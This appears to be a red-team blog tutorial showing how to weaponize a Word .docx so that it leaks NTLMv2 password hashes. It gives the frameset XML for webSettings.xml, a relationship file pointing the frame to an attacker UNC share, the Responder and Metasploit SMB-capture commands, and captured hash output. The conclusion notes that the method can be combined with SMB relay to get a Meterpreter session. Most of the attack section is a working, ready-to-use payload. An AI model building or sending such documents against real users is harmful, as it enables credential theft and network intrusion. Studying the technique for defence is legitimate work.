Microsoft Office – NTLM Hashes via Frameset


pentestlab.blog/category/red-team/page/82

December 18, 2017

Microsoft office documents are playing a vital role towards red team assessments as usually they are used to gain some initial foothold on the client's internal network. Staying under the radar is a key element as well and this can only be achieved by abusing legitimate functionality of Windows or of a trusted application such as Microsoft office.


Historically Microsoft Word was used as an HTML editor. This means that it can support HTML elements such as framesets. It is therefore possible to link a Microsoft Word document with a UNC path and combing this with responder in order to capture NTLM hashes externally.

Word documents with the docx extension are actually a zip file which contains various XML documents. These XML files are controlling the theme, the fonts, the settings of the document and the web settings. Using 7-zip it is possible to open that archive in order to examine these files:



Docx Contents

The **word** folder contains a file which is called **webSettings.xml**. This file needs to be modified in order to include the frameset.



webSettings File

Adding the following code will create a link with another file.


```
<w:frameset>
<w:framesetSplitbar>
<w:w w:val="60"/>
<w:color w:val="auto"/>
<w:noBorder/>
</w:framesetSplitbar>
<w:frameset>
<w:frame>
<w:name w:val="3"/>
<w:sourceFileName r:id="rId1"/>
<w:linkedToFile/>
</w:frame>
</w:frameset>
</w:frameset>
```

webSettings.xml

```
1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2  <w:webSettings xmlns:mc="http://schemas.openxmlformats.org/
3    <w:frameset>
4      <w:framesetSplitbar>
5        <w:w w:val="60"/>
6        <w:color w:val="auto"/>
7        <w:noBorder/>
8      </w:framesetSplitbar>
9    <w:frameset>
10     <w:frame>
11       <w:name w:val="3"/>
12       <w:sourceFileName r:id="rId1"/>
13       <w:linkedToFile/>
14     </w:frame>
15   </w:frameset>
16   </w:frameset><w:optimizeForBrowser/><w:allowPNG/></w:w
```

webSettings XML – Frameset

The new **webSettings.xml** file which contains the frameset needs to be added back to the archive so the previous version will be overwritten.



webSettings with Frameset – Adding new version to archive

A new file (**webSettings.xml.rels**) must be created in order to contain the relationship ID (**rId1**) the UNC path and the TargetMode if it is external or internal.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/frame"
Target="\\192.168.1.169\Microsoft_Office_Updates.docx" TargetMode="External"/>
</Relationships>
```


webSettings.xml.rels - Notepad

File Edit Format View Help

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/frame" Target="\
\192.168.1.169\Microsoft_Office_Updates.docx" TargetMode="External"/>
</Relationships>
```

webSettings XML Relationship File – Contents

The **_rels** directory contains the associated relationships of the document in terms of fonts, styles, themes, settings etc. Planting the new file in that directory will finalize the relationship link which has been created previously via the frameset.



webSettings XML rels

Now that the Word document has been weaponized to connect to a UNC path over the Internet responder can be configured in order to capture the NTLM hashes.

```
responder -I wlan0 -e 192.168.1.169 -b -A -v
```

```
root@kali:~# responder -I wlan0 -e 192.168.1.169 -b -A -v

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__  --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.5

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
```

Responder Configuration

Once the target user open the word document it will try to connect to a UNC path.

Word – Connect to UNC Path via Frameset

Responder will retrieve the NTLMv2 hash of the user.

```
[SMBv2] NTLMv2-SSP Client   : 192.168.1.161
[SMBv2] NTLMv2-SSP Username : MicrosoftAccount\[redacted]@windowslive.com
[SMBv2] NTLMv2-SSP Hash     : [redacted]::MicrosoftAccount:d16
ca[redacted]:106B9D55C02B4DFADD[redacted]CC:0101000000000000C0653150DE09D2012
A3FA32F090A492200000000020008005300 4D004200330001001E00570049004E002D00500052004
8003400390032005200510041004600560004001400530 04D00420033002E006C006F00630061006
C000300340057004 9004E002D005000520048003400390032005200510041004600560 02E0053004
D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F00630061006
C0007000800C0653150DE09D2010600040002000000080030003000000000000000000100000000200
0003B9C57543AA1A7897[redacted]4B0D83316BE3843C7C692D94ADB0A00100000000
000000000000000000000000000000900240063006900660073002F003100390032002E00310036003
8002E0031002E003100360039000000000000000000000000000
```

Responder – NTLMv2 Hash via Frameset

Alternatively Metasploit Framework can be used instead of Responder in order to capture the password hash.

`auxiliary/server/capture/smb`

```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > run
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(smb) >
```

Metasploit – SMB Capture Module

NTLMv2 hashes will be captured in Metasploit upon opening the document.

```
[*] Server started.
msf auxiliary(smb) > [*] SMB Captured - 2017-12-17 08:28:04 +0000
NTLMv2 Response Captured from 192.168.1.161:57237 - 192.168.1.161
USER:[redacted]@windowslive.com DOMAIN:MicrosoftAccount OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:d5f747f66734cef[redacted]84e8e
NT_CLIENT_CHALLENGE:0101000000000000d6005cde1077d30149a39b3a8332a3e1000000000200
0000000000000000000
[*] SMB Captured - 2017-12-17 08:28:04 +0000
NTLMv2 Response Captured from 192.168.1.161:57237 - 192.168.1.161
USER:[redacted]@windowslive.com DOMAIN:MicrosoftAccount OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:3d305af795457c74ea00[redacted]d
NT_CLIENT_CHALLENGE:0101000000000000096115ede1077d3010ebb10819d979ec1000000000200
0000000000000000000
```

Metasploit SMB Capture Module – NTLMv2 Hash via Frameset

Conclusion

This technique can allow the red team to grab domain password hashes from users which can lead to internal network access if 2-factor authentication for VPN access is not enabled and there is a weak password policy. Additionally if the target user is an elevated account such as local administrator or domain admin then this method can be combined with SMB relay in order to obtain a Meterpreter session.